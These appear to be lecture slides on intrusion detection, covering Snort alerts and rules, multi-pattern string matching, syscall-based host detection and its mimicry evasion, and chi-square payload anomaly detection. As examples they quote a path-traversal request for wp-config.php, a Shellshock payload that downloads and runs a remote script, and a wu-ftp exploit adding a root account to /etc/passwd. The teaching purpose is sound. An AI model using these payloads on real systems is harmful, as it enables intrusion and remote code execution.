attempted-recon	ET WEB_SERVER Wordpress Login Bruteforcing Detected
attempted-recon	ET POLICY Python-urllib/ Suspicious User Agent
policy-violation	ET POLICY Cleartext WordPress Login
bad-unknown	ET MALWARE Fake Mozilla User-Agent (Mozilla/0.xx) Inbound
attempted-recon	ET WEB_SERVER DFind w00tw00t GET-Requests
misc-activity	ET SCAN Rapid POP3 Connections - Possible Brute Force Attack

Snort alerts observed within 24 hours on a host connected to the Internet

GUIs like BASE or Snorby allow to search for and inspect alerts and provide links to references.

Meta

ID #	Time	Triggered Signature
1 - 388008	2015-02-23 21:53:31	[url] [snort] ET WEB_SPECIFIC_APPS Possible WP CuckooTap Arbitrary File Download

Sensor	Sensor Address	Interface	Filter
	snort:NULL	NULL	*none*

Alert Group	*none*

IP

Source Address	Dest. Address	Ver	Hdr Len	TOS	length	ID	fragment	offset	TTL	chksum
195.34.79.123	89.238.81.76	4	20	0	445	37074	no	0	57	61840 = 0xf190

Options	*none*

TCP

Source Port	Dest Port	R 1	R 0	URG	ACK	PSH	RST	SYN	FIN	seq #	ack	offset	res	window	urp	chksum
36790 [sans] [tantalo] [sstats]	80 [sans] [tantalo] [sstats]				X	X				1388466357	2395900486	32	0	1825	0	31972 = 0x7ce4

Options		code	length	data
	#1	(8) TS	8	5D0FC06FBF3D1327

Payload

```
GET /wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php HTTP/1.1
[2 non-ASCII characters]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
[2 non-ASCII characters]
Accept-Encoding: gzip, deflate
```

Misuse-based network intrusion detection systems have to match many signatures against many packets in real-time.

Patterns:

`blog.php` `.pdf.pif` `.pdf.exe`

Does this packet match?

`web/blop.pdf.exe`

Naive approach: **matching each pattern on its own**

Practical systems like Snort employ optimised string matching algorithms.

Patterns: `blog.php` `.pdf.pif` `.pdf.exe`

Does this packet match? `web/blop.pdf.exe`

Optimised matching with **Boyer-Moore-Horspool**

```
web/blop.pdf.exe
blog.php

␣␣blog.php

␣␣␣␣blog.php
```

```
web/blop.pdf.exe
.pdf.pif

␣␣.pdf.pif

␣␣␣␣.pdf.pif


␣␣␣␣␣␣␣␣.pdf.pif
```

```
web/blop.pdf.exe
.pdf.exe



␣␣␣␣␣␣.pdf.exe

␣␣␣␣␣␣␣␣.pdf.exe
```

skipping of some comparisons; worst case still *n* passes through each packet

see also the exercise on Boyer-Moore-Horspool algorithm

An alternative consists in pre-computing a trie (a prefix tree) that holds all patterns to be matched.


Patterns:

`blog.php` `.pdf.pif` `.pdf.exe`

Does this packet match?

`web/blop.pdf.exe`

Matching multiple patterns with a **search trie**



1 pass per packet regardless of *n*, but backtracking in case of mismatches

We can exploit the fact that patterns are partially overlapping; useful if we encounter a partial match (suffix) that is a prefix of another pattern.


Patterns:

`blog.php` `.pdf.pif` `.pdf.exe`

Does this packet match?

`web/blop.pdf.exe`

Optimised multiple patterns matching: **Aho-Corasick**



1 pass per packet regardless of *n*; backtracking reduced via failure function

see Aho & Corasick (1975)

Further, Snort rules should include hints that restrict the search space.

```
alert tcp $HOME_NET any ->
$EXTERNAL_NET !6661:6668
(msg:"ET TROJAN IRC Channel join
on non-standard port"; flow:
to_server,established; content:
"JOIN |3a| #"; nocase; depth:8;
reference:url,doc.emergingthreat
s.net/bin/view/Main/2000351;
classtype:policy-violation; sid:
2000351; rev:11;)
```

```
alert tcp $HTTP_SERVERS any ->
$EXTERNAL_NET any (msg:"ET
WEB_SERVER Mambo.PerlBot
Spreader IRC DDOS Attack Done
Message"; flow: established,
to_server; content:"PRIVMSG|
20|"; content:"Attack";
fast_pattern; within:50;
content:"done"; within:8;
classtype:trojan-activity; sid:
2017832; rev:1;)
```

Summary and agenda

1. Introduction and motivation
2. Architecture and approaches
3. Misuse-based detection
   - challenging to create generic signatures with high sensitivity and specificity that cannot be evaded
   - signatures also match on unsuccessful *attempts*, requires filtering of irrelevant alerts and refinement of rules
   - real-time IDS/signatures must be tuned for fast matching
4. **Anomaly-based detection**
   - How can HIDS and NIDS detect novel exploits?
   - What are common building blocks in anomaly detection?
5. Evaluation of IDS accuracy
6. Recent developments


One approach in host-based IDS focuses on the sequence of system calls executed by an application.

```
$ strace -p 14312
open("/lib/x86_64-linux-gnu/libcrypt.so.1", ...)
read(3, "\177ELF\2\1\1\0\0"..., 832)
fstat(3, {st_mode=S_IFREG|0644, ...})
mmap(NULL, 4096, ...)
mmap(NULL, 2327040, ...)
mprotect(0x7fd6d43e4000, 2097152, PROT_NONE)
mmap(0x7fd6d45e4000, 8192, ...)
mmap(0x7fd6d45e6000, 184832, ...)
close(3)
brk(0)
brk(0x22a6000)
mmap(NULL, 401408, ...)
open("/dev/urandom", ...)
fstat(3, {st_rdev=makedev(1, 9), ...})
read(3, "\354\25:\221\0\376\205"..., 32)
close(3)
```

This approach is used, for instance, by the pH IDS (Somayaji & Forrest, 2000)

For training the system call sequences are recorded during normal operation. All patterns of length *k* are added to a dictionary (trie).

	for k=3:
`open`	`open read fstat`
`read`	`read fstat mmap`
`fstat`	`fstat mmap mmap`
`mmap`	`mmap mmap mprotect`
`mmap`	`mmap mprotect mmap`
`mprotect`	`mprotect mmap mmap`
`mmap`	`mmap mmap close`
`mmap`	`mmap close brk`
`close`	`close brk brk`
`brk`	`brk brk mmap`
`brk`	`brk mmap open`
`mmap`	`mmap open fstat`
`open`	`open fstat read`
`fstat`	`fstat read close`
`read`	
`close`	



Exploit code (opens a remote shell) raises alerts:

```
open write close socket bind
listen accept read fork
```

see Forest et al. (1996)

However, intruders can evade this mechanism via a "mimicry" attack: most system calls can be nullified by supplying invalid arguments.

Not nullifiable:

```
exit, pause, alarm, fork, vhangup, setsid
```

Exploit against wu-ftp:

```
setreuid(0,0), chroot("pub"), chdir("../../../../../../../../"),
chroot("/"), open("/etc/passwd", O_APPEND|O_WRONLY),
write(fd, "toor:AAaaaaaaaaaa:0:0::/:/bin/sh", 33), close(fd), exit(0)
```

Construction of stealth sequence:

```
read() write() close() munmap() sigprocmask() wait4() sigprocmask()
sigaction() alarm() time() stat() read() alarm() sigprocmask() setreuid() ...
fstat() mmap() read() close() munmap() brk() fcntl() setregid() open()
fcntl() chroot() chdir() setreuid() lstat() lstat() lstat() lstat() ...
write() time() open() fstat() mmap() read() close() munmap() brk() fcntl()
setregid() open() fcntl() chroot() chdir() setreuid() lstat() lstat() lstat()
lstat() open() fcntl() brk() fstat() lseek() getdents() lseek() getdents()
time() stat() write() time() open() getpid() sigaction() socketcall() ...
getrlimit() pipe() fork() fcntl() fstat() mmap() lseek() close() brk() ...
write() munmap() munmap() munmap() exit()
```


see Wagner & Soto (2002)

One approach for anomaly-based detection in network-based IDS focuses on analysing the frequency distribution of characters in the payload data.


Shellshock exploit via user agent:

```
GET /cgi-bin/php5 HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: () { :;};/usr/bin/
perl -e 'print "Content-Type:
text/plain\r\n\r\nXSUCCESS!";
system("killall -9 perl; wget
http://somedomain.com/t3.log
-O /tmp/t3.log; curl -O /tmp/
t3.log http://somedomain.com/
t3.log; perl /tmp/t3.log;
rm -rf /tmp/t3.log*");'
Host: 10.17.1.76
Connection: Close
```

Character frequencies:



Comparison with reference data:




suitable distance metric?

The IDS uses the chi-square statistic (goodness of fit) to determine whether characters in the payload are drawn from the same distribution.

Training stage:

- Monitor traffic and count characters to learn benign payload distribution
- Sort characters in descending order, group multiple features into bins of suitable size (aggregating counts)


Benign payload distribution:



In detection stage, for each request do:

- Create identical bins (same sizes) and obtain observed bin frequencies O_i
- Obtain expected bin frequencies, e.g., $E(\text{Bin } 1) = 0.2 \cdot 163 = 32.6$
- Calculate $\chi^2 = \Sigma\, ((O_i - E_i)^2 / E_i)$
- Raise anomaly alert if $\chi^2 > t$

Anomalous payload distribution:



how to fix threshold t ?

see Krügel et al. (2002) and the exercise on anomaly-based detection


Agenda

1. Introduction and motivation
2. Architecture and approaches
3. Misuse-based detection
4. Anomaly-based detection
   - HIDS analysing syscalls can be evaded (mimicry)
   - statistical properties of network packet payloads can be analysed to detect anomalous contents
   - building blocks: distance metric and threshold


5. **Evaluation of IDS accuracy**
   - How to find a threshold for anomaly detection?
   - How to compare the accuracy of different IDS?


6. Recent developments

In order to determine a suitable threshold value for anomaly-based techniques, the system has to be tested with manually labeled data.





Receiver operating characteristic (ROC) curves visualise the trade-off between sensitivity and specificity for different thresholds.





ROC curves are useful to compare the accuracy of different detection techniques (e.g., alternative binnings of the payload distribution).





what false positive rate is acceptable?

see Maxion & Roberts (2004) and the exercise on anomaly-based detection

TP and FP rates must be interpreted with care due to the base rate fallacy.

